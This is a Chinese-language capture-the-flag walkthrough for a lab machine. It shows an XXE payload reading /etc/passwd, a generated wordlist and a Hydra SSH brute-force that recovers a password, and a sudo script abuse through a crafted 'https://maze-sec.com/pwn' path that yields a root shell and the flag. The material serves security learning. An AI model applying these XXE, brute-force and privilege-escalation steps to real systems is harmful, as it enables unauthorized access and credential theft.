


端口只能搜集到80和22两个，所以直接看80




很普通的xml解析页面，一眼xxe

```
SimpleXMLElement Object
(
    [0] => root:x:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/sbin/nologin
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System
    (admin):/var/lib/gnats:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
    systemd-timesync:x:101:102:systemd Time
    Synchronization,,,:/run/systemd:/usr/sbin/nologin
    systemd-network:x:102:103:systemd Network
    Management,,,:/run/systemd:/usr/sbin/nologin
    systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
    systemd-coredump:x:999:999:system Core Dumper:/:/usr/sbin/nologin
    messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
    sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
    tuf:x:1000:1000:KQNPHFqG**JHcYJossIE:/home/tuf:/bin/bash
    mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
    Debian-snmp:x:107:114::/var/lib/snmp:/bin/false
    zabbix:x:108:115::/nonexistent:/usr/sbin/nologin
)
```

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

发现 `tuf:x:1000:1000:KQNPHFqG**JHcYJossIE:/home/tuf:/bin/bash`

可以尝试直接读 `/home/tuf/user.txt`



算非预期?

接着拿着 `KQNPHFqG**JHcYJossIE` 生成个字典

```
import string
import itertools

charset = string.digits + string.ascii_letters + string.punctuation
template = "KQNPHFqG{}JHcYJossIE"

with open("passwords.txt", "w") as f:
    for c1, c2 in itertools.product(charset, repeat=2):
        password = template.format(c1 + c2)
        f.write(password + "\n")
```

用hydra跑一下

The screenshot shows a terminal window titled "root@a444bf393e26: ~". The terminal is running the Hydra tool against a target at 192.168.0.107. Hydra version 9.6 is used with 10 parallel tasks, attacking SSH port 22. It has completed 1 of 1 targets, finding one valid password: KQNPHFqG6mJHcYJossIe. The session was started at 2026-01-16 04:48:57 and finished at 04:55:51.


```
[root@a444bf393e26: ~] # hydra -l tuf -P passwords.txt ssh://192.168.0.107 -t 10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 04:48:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 8836 login tries (l:1/p:8836), ~884 tries per task
[DATA] attacking ssh://192.168.0.107:22/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 8756 to do in 01:50h, 10 active

[STATUS] 82.00 tries/min, 246 tries in 00:03h, 8590 to do in 01:45h, 10 active
[22][ssh] host: 192.168.0.107 login: tuf password: KQNPHFqG6mJHcYJossIe
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 04:55:51

[root@a444bf393e26: ~] #
[root@a444bf393e26: ~] #
```

登录上来后发现



```
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
tuf@112:~$ cat /opt/112.sh
#!/bin/bash
input_url=""
output_file=""
use_file=false
regex="^https://maze-sec.com/[a-zA-Z0-9]*$"
while getopts ":u:o:" opt; do
    case ${opt} in
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        ?) echo "错误: 无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误: 选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done
if [[ -z "$input_url" ]]; then
    echo "错误: 必须使用 -u 参数提供URL"
    exit 1
fi
if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误: URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi
if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误: URL包含非法字符, 只允许字母、数字和斜杠"
    exit 1
fi
if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi
if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到: $output_file"
else
    echo "$result"
fi
tuf@112:~$
```

大概意思就是可以将一段自己输入的内容随机拼接上 `is a good url.` 或者 `is not a good url.` 再输出到某个指定的文件里

那么思路其实就很显而易见，最后肯定是要写一段东西覆盖掉这个 `/opt/112.sh` 去执行。但因为有 `https://maze-sec.com/` 在前面所以要想办法把前面这段东西利用起来。

虽然正则要求输入必须以 `https://maze-sec.com/` 开头，但在linux中，它也可以是一个相对路径。这就需要了解一个 `/` 的特性

A screenshot of a macOS terminal window titled "tuf@112: /". The window shows a series of commands being run in a terminal session. The commands involve creating a file named "test.sh" with the content "success", running it, and then changing directory to "/" and running "test.sh" again. The terminal also shows attempts to run "test.sh" with double slashes, which are interpreted as single slashes. The terminal interface includes a battery icon at 19%, a disk usage icon showing 3.6 GB used, and a tab labeled "1" in the top right corner.

```
tuf@112:~$ echo 'echo "success"' > /home/tuf/test.sh
tuf@112:~$ ./test.sh
success
tuf@112:~$ cd /
tuf@112:/$ /home/tuf/test.sh
success
tuf@112:/$ /home//tuf/test.sh
success
tuf@112:/$ /home//tuf//test.sh
success
tuf@112:/$
```

也就是连续的斜杠 `//` 在路径解析时等同于单个 `/`

因此，`https://maze-sec.com/` 在当前目录下会被解析为：

- 目录：`https:`
- 子目录：`maze-sec.com`

此时如果我写入一个 `https://maze-sec.com/pwn`，`pwn` 表示文件，就能执行这一串东西

A screenshot of a terminal session on a Linux system (tuf@112). The user is creating a file named "pwn" containing a bash payload, adding executable permissions, and saving it to "/opt/112.sh". They then cat the contents of the file to the terminal, run it with sudo, and gain root privileges. Finally, they check their user status with "whoami" and read a root flag from a file named "root.txt".

```
tuf@112:/tmp$ echo '#!/bin/bash' > https://maze-sec.com/pwn
tuf@112:/tmp$ echo '/bin/bash -p' >> https://maze-sec.com/pwn
tuf@112:/tmp$ chmod +x https://maze-sec.com/pwn
tuf@112:/tmp$ sudo /opt/112.sh -u "https://maze-sec.com/pwn" -o "/opt/112.sh"
结果已保存到：/opt/112.sh
tuf@112:/tmp$ cat /opt/112.sh
https://maze-sec.com/pwn is a good url.
tuf@112:/tmp$ sudo /opt/112.sh
root@112:/tmp# whoami
root
root@112:/tmp# cat /root/root.txt
flag{root-538dc127225a0c97b060b1ff9570390a}
root@112:/tmp#
```